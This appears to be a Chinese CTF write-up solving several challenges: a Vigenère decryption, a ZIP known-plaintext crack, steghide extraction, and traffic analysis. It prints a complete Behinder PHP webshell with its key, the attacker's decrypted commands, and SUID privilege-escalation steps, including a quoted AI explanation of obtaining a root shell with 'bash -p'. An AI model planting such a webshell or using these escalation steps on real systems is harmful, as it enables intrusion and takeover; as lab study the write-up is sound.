
deepsound解出一个txt:
Gieg fsq sulirs,
  Osfprpi xd lvy gkumpaaba jruph dx QNS!Wkmw xkb’n wxvx e vsay—vw’v e tasmaerxrh lzslr fxvmdkwnl phixh uvuyohrkt, ovyeh hzigq zcah rj gdvs, yihuc lxvrya foyi, pfr yihuc tjrnfr krphh s gypuhx apahcaj ws ft mbwbyhvis. Zslr, bry’pa khlrwfl cdmf gvqg, pipjb nb vhi tplhyeqv mr rzoif, dqh xjjb "C qrq’x ocgk" cawr "M jxyilrg lx sjl."
  Ria’w zsvgq wz gklrkh xsyy ryivlzsfzlqk ei xwlfw. Zi’zt szf ohhr xwwfy—fwdvmcy on n susfawa, mpudxgwaba bxu lipvg, qbqgivxfu quhui xd khuew. Eyx izon’f wki qpyww bi lx: ikwfs zlvxezw wm n ohwwdf, sprub wqpdz qvq d vyhz. Ohq bry’vt fcn norri. Izwm prpqycahs gkumztk ch propeqgfuglrr, sc kvuelqk mswom, nqg pmulwht hdgl dlvye xs.
  Ws sajy vq. Hbtagfy. Rasivxeshg. Dvo ujwgnvrqw. Gtdsvedwi xww hcab ymgigfcrv, drh sgb’n shdv xww gnhpepih. Lvy PWI asgdr cf eumkwlsl jlwl cdm wh vw, drh lw qua’w zemi lc mrh zligw mihu msygfss gdniw ngi.
Zydj mw "umbhl ohxxtj hi lrx". Vibwavru zvee lvy sodk gdfhyaw lr jasu{} uag xwi jfryeolri‘_' ig fycodgi hhowr fkevpuhye' '.

Ehwx lagbrv!
猜测和题目中的维吉尼亚密码有关:
脚本如下:
ct = """Gieg fsq sulirs,
  Osfprpi xd lvy gkumpaaba jruph dx QNS!Wkmw xkb’n wxvx e vsay—vw’v e tasmaerxrh lzslr fxvmdkwnl phixh uvuyohrkt, ovyeh hzigq zcah rj gdvs, yihuc lxvrya foyi, pfr yihuc tjrnfr krphh s gypuhx apahcaj ws ft mbwbyhvis. Zslr, bry’pa khlrwfl cdmf gvqg, pipjb nb vhi tplhyeqv mr rzoif, dqh xjjb "C qrq’x ocgk" cawr "M jxyilrg lx sjl."
  Ria’w zsvgq wz gklrkh xsyy ryivlzsfzlqk ei xwlfw. Zi’zt szf ohhr xwwfy—fwdvmcy on n susfawa, mpudxgwaba bxu lipvg, qbqgivxfu quhui xd khuew. Eyx izon’f wki qpyww bi lx: ikwfs zlvxezw wm n ohwwdf, sprub wqpdz qvq d vyhz. Ohq bry’vt fcn norri. Izwm prpqycahs gkumztk ch propeqgfuglrr, sc kvuelqk mswom, nqg pmulwht hdgl dlvye xs.
  Ws sajy vq. Hbtagfy. Rasivxeshg. Dvo ujwgnvrqw. Gtdsvedwi xww hcab ymgigfcrv, drh sgb’n shdv xww gnhpepih. Lvy PWI asgdr cf eumkwlsl jlwl cdm wh vw, drh lw qua’w zemi lc mrh zligw mihu msygfss gdniw ngi.
Zydj mw "umbhl ohxxtj hi lrx". Vibwavru zvee lvy sodk gdfhyaw lr jasu{} uag xwi jfryeolri‘_' ig fycodgi hhowr fkevpuhye' '.

Ehwx lagbrv!
"""
key = "deepsound"
def dec(ct,key):
    out=[]; ki=0
    for ch in ct:
        if ch.isalpha():
            base = ord('A') if ch.isupper() else ord('a')
            k = ord(key[ki % len(key)].lower()) - 97
            out.append(chr((ord(ch)-base - k) % 26 + base))
            ki+=1
        else:
            out.append(ch)
    return ''.join(out)
print(dec(ct,key))

'''
Dear new friend,
  Welcome to the thrilling world of CTF!This isn’t just a game—it’s a playground where curiosity meets challenge, where every line of code, every hidden clue, and every puzzle holds a secret waiting to be uncovered. Here, you’ll stretch your mind, learn to see patterns in chaos, and turn "I don’t know" into "I figured it out."
  Don’t worry if things feel overwhelming at first. We’ve all been there—staring at a problem, scratching our heads, wondering where to start. But that’s the magic of it: every mistake is a lesson, every small win a rush. And you’re not alone. This community thrives on collaboration, on sharing ideas, and lifting each other up.
  So dive in. Explore. Experiment. Ask questions. Celebrate the tiny victories, and don’t fear the stumbles. The CTF world is brighter with you in it, and we can’t wait to see where your journey takes you.
Flag is "funny letter to you". Remember wrap the flag content in flag{} and use underline‘_' to replace space character' '.

Best wishes!
'''
Week2
俱乐部之旅(2) - 我邮件呢??
流量包提取数据,发现有加密的压缩包,爆破未果。内部有png,尝试明文攻击


bkcrack-1.8.0-Linux-x86_64/bkcrack -C download.zip -c id_card.png -k 733236fb 6652cac7 8542e0e2 -d 1.png
布豪有黑客(二)
查看http流量发现有段shell.php:
<?php
@error_reporting(0);
session_start();
    $key="e45e329feb5d925b"; //........................32...md5.........16........................rebeyond
	$_SESSION['k']=$key;
	session_write_close();
	$post=file_get_contents("php://input");
	if(!extension_loaded('openssl'))
	{
		$t="base64_"."decode";
		$post=$t($post."");

		for($i=0;$i<strlen($post);$i++) {
    			 $post[$i] = $post[$i]^$key[$i+1&15];
    			}
	}
	else
	{
		$post=openssl_decrypt($post, "AES128", $key);
	}
    $arr=explode('|',$post);
    $func=$arr[0];
    $params=$arr[1];
	class C{public function __invoke($p) {eval($p."");}}
    @call_user_func(new C(),$params);
?>
一眼冰蝎的加密shell连接脚本,$key="e45e329feb5d925b";
在AES解密之后cmd参数再basse64解密,结果如下:
cd / ;find / -perm -4000 -type f 2>/dev/null

/snap/snapd/21759/usr/lib/snapd/snap-confine
/snap/core20/2318/usr/bin/chfn
/snap/core20/2318/usr/bin/chsh
/snap/core20/2318/usr/bin/gpasswd
/snap/core20/2318/usr/bin/mount
/snap/core20/2318/usr/bin/newgrp
/snap/core20/2318/usr/bin/passwd
/snap/core20/2318/usr/bin/su
/snap/core20/2318/usr/bin/sudo
/snap/core20/2318/usr/bin/umount
/snap/core20/2318/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2318/usr/lib/openssh/ssh-keysign
/snap/core22/2045/usr/bin/chfn
/snap/core22/2045/usr/bin/chsh
/snap/core22/2045/usr/bin/gpasswd
/snap/core22/2045/usr/bin/mount
/snap/core22/2045/usr/bin/newgrp
/snap/core22/2045/usr/bin/passwd
/snap/core22/2045/usr/bin/su
/snap/core22/2045/usr/bin/sudo
/snap/core22/2045/usr/bin/umount
/snap/core22/2045/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core22/2045/usr/lib/openssh/ssh-keysign
/snap/core22/2045/usr/libexec/polkit-agent-helper-1
/usr/bin/mount
/usr/bin/sudo
/usr/bin/openssl
/usr/bin/su
/usr/bin/fusermount3
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/chsh
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1


cd / ;openssl enc -des3 -salt -k W3lc0me2m1sc -in /flag -out /xp/www/week2/uploads/flag_decrypted.zip
可以看到用了SUID提权,然后对flag进行了加密,加密后压缩包可提取,
流量包提取flag_decrypted.zip,并解密:
openssl enc -d -des3 -salt -k W3lc0me2m1sc \
    -in flag_decrypted.zip -out flag.txt
flag{1z_Beh1nd3r_Web5he1L_Ne7w0rk_Tr4ff1c}
破碎的拼图
系统日志片段
===============

[2024-03-15 14:22:31] 文件处理任务开始
[2024-03-15 14:22:45] 执行分卷压缩: flag.doc -> 3个部分
[2024-03-15 14:23:12] 文件重命名操作完成
[2024-03-15 14:23:28] 调用隐写工具: st*gh*d*
[2024-03-15 14:23:35] 密码验证: 使用赛事标识符
[2024-03-15 14:23:41] 载体文件: image.jpg
[2024-03-15 14:23:55] 任务完成,文件已安全存储

---
配置信息:

密码构成: [赛事标识] = ?CTF

---
注意事项:
- 分卷文件顺序可能被打乱
- 隐写内容需要正确密码提取
- 所有文件类型以实际为准

最后访问时间: 2024-03-15 14:24:00
工具应该是steghide,密钥为?CTF,使用:
/mnt/d/OneDrive/Desktop/broken_flag ❯ steghide info image.jpg                                                  17:09:37
"image.jpg":
  format: jpeg
  capacity: 3.7 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "flag_C.zip":
    size: 849.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
/mnt/d/OneDrive/Desktop/broken_flag ❯ steghide extract -sf image.jpg -p "?CTF"                                 17:10:51
wrote extracted data to "flag_C.zip".
考察分卷压缩,把名字统一改成flag,然后保证三个在同一个文件夹下,对flag.zip解压缩得到flag.doc.
《关于我穿越到CTF的异世界这档事:破》
ctf@cl-161-1e42713acb781b6a:~$ cat notes.txt
Think About SUID.

ctf@cl-161-1e42713acb781b6a:~$ find / -perm -4000 -type f 2>/dev/null
/usr/local/bin/editnote
/usr/bin/chsh
/usr/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/chfn
/usr/lib/openssh/ssh-keysign
ctf@cl-161-1e42713acb781b6a:~$
不太会了.
ctf@cl-161-1e42713acb781b6a:~$ ln -sf /root/flag.txt /home/ctf/notes.txt
ctf@cl-161-1e42713acb781b6a:~$ export EDITOR=/bin/cat
ctf@cl-161-1e42713acb781b6a:~$ /usr/local/bin/editnote
flag{08ce7538-ee5c-480e-9e3a-2122f1e98dfe}
尝试了软链接打通了.
这里我有个问题:
为什么在有了root权限之后我这样:
ctf@cl-161-1e42713acb781b6a:~$ echo "sh">/tmp/shell
ctf@cl-161-1e42713acb781b6a:~$ export EDITOR='/tmp/shell'
ctf@cl-161-1e42713acb781b6a:~$ /usr/local/bin/editnote
$ whoami
ctf
却不行?
当任何用户执行该程序的时候,当前进程以文件所有者(root)身份运行,所以所以
editnote进程有root权限.
而这里的时候,shell脚本/tmp/shell是以root权限打开,但是里面的sh命令不是.所以当sh执行之后获取的shell是没有权限的.这里我的理解不完全对,后来问了一下Gemini,我觉得他说的很好:
你对SUID的理解是正确的:
editnote这个进程确实是以root的EUID (Effective UID, 有效用户ID) 运行的。但你对 "为什么shell不行" 的理解不完全正确。
错误的点:
"shell脚本
/tmp/shell是以root权限打开,但是里面的sh命令不是."正确的解释是:
editnote进程 (EUID=root) 会以root权限去执行你的/tmp/shell脚本。- 这个脚本的内容是
sh。所以,editnote进程会启动一个sh子进程。这个新的sh进程继承了父进程的root EUID。- 关键点来了: 像
bash或sh(尤其是现代Linux发行版中的dash或bash) 这样的shell程序,出于安全设计,内置了一个保护机制。- 当shell启动时,它会检查自己的 EUID (有效ID) 和 RUID (真实ID)。
- 在你的例子中,EUID=root (继承自
editnote),但 RUID=ctf (启动editnote的真实用户)。- 当shell检测到
EUID != RUID时,它会认为自己正处于一个不安全的SUID环境中。为了防止这种方式的权限提升,它会主动放弃它的EUID权限,将EUID设置回与RUID相同的值。所以,你得到的shell,其EUID和RUID都是
ctf。你执行whoami,看到的自然就是ctf。为什么
EDITOR=/bin/cat能成功?
cat是一个非常简单的程序。它没有像shell那样的安全机制去检查EUID/RUID并主动降权。它被editnote以EUID=root启动后,就保持着EUID=root的权限去执行任务(读取文件)。由于
/home/ctf/notes.txt软链接到了/root/flag.txt,EUID=root的cat进程当然有权限读取它,所以你成功看到了flag。
补充:在这种情况下如何才能获得Root Shell?
你需要告诉shell:“我就是要你保持住SUID权限,不要丢弃它”。
对于
bash和一些其他shell,可以使用-p参数。
man bash中关于-p参数的说明:If the shell is started with the effective user ID (group ID) not equal to the real user ID (group ID), and the
-poption is not supplied, ... the effective user ID is set to the real user ID.所以,你的利用方式应该修改为:
创建shell脚本:
Bash
# 使用 /bin/bash -p 更为稳妥
echo "/bin/bash -p" > /tmp/shell
给予执行权限 (你之前的尝试也漏了这步,很重要):
Bash
chmod +x /tmp/shell设置EDITOR并执行:
Bash
export EDITOR='/tmp/shell' /usr/local/bin/editnote验证权限:
Bash
# whoami
root
这样,
bash在启动时因为有了-p参数,就不会主动丢弃EUID=root的权限,你就能得到一个root shell了。
文化木的侦探委托(三)
winrar直接打开会自动修复.
布豪有黑客(三)
《关于我穿越到CTF的异世界这档事:Q》
打开是个exe的横板游戏,体验了一下,原谅我手残...
走了一段发现地图的背景板上有flag段,猜测是不是可以修改人物坐标实现看到所有flag段.

想到前段时间moectf的2048那道题目有师傅在题解中用过CE来修改数值,会不会这道题也可以......
说干就干,大概学习了一下之后:


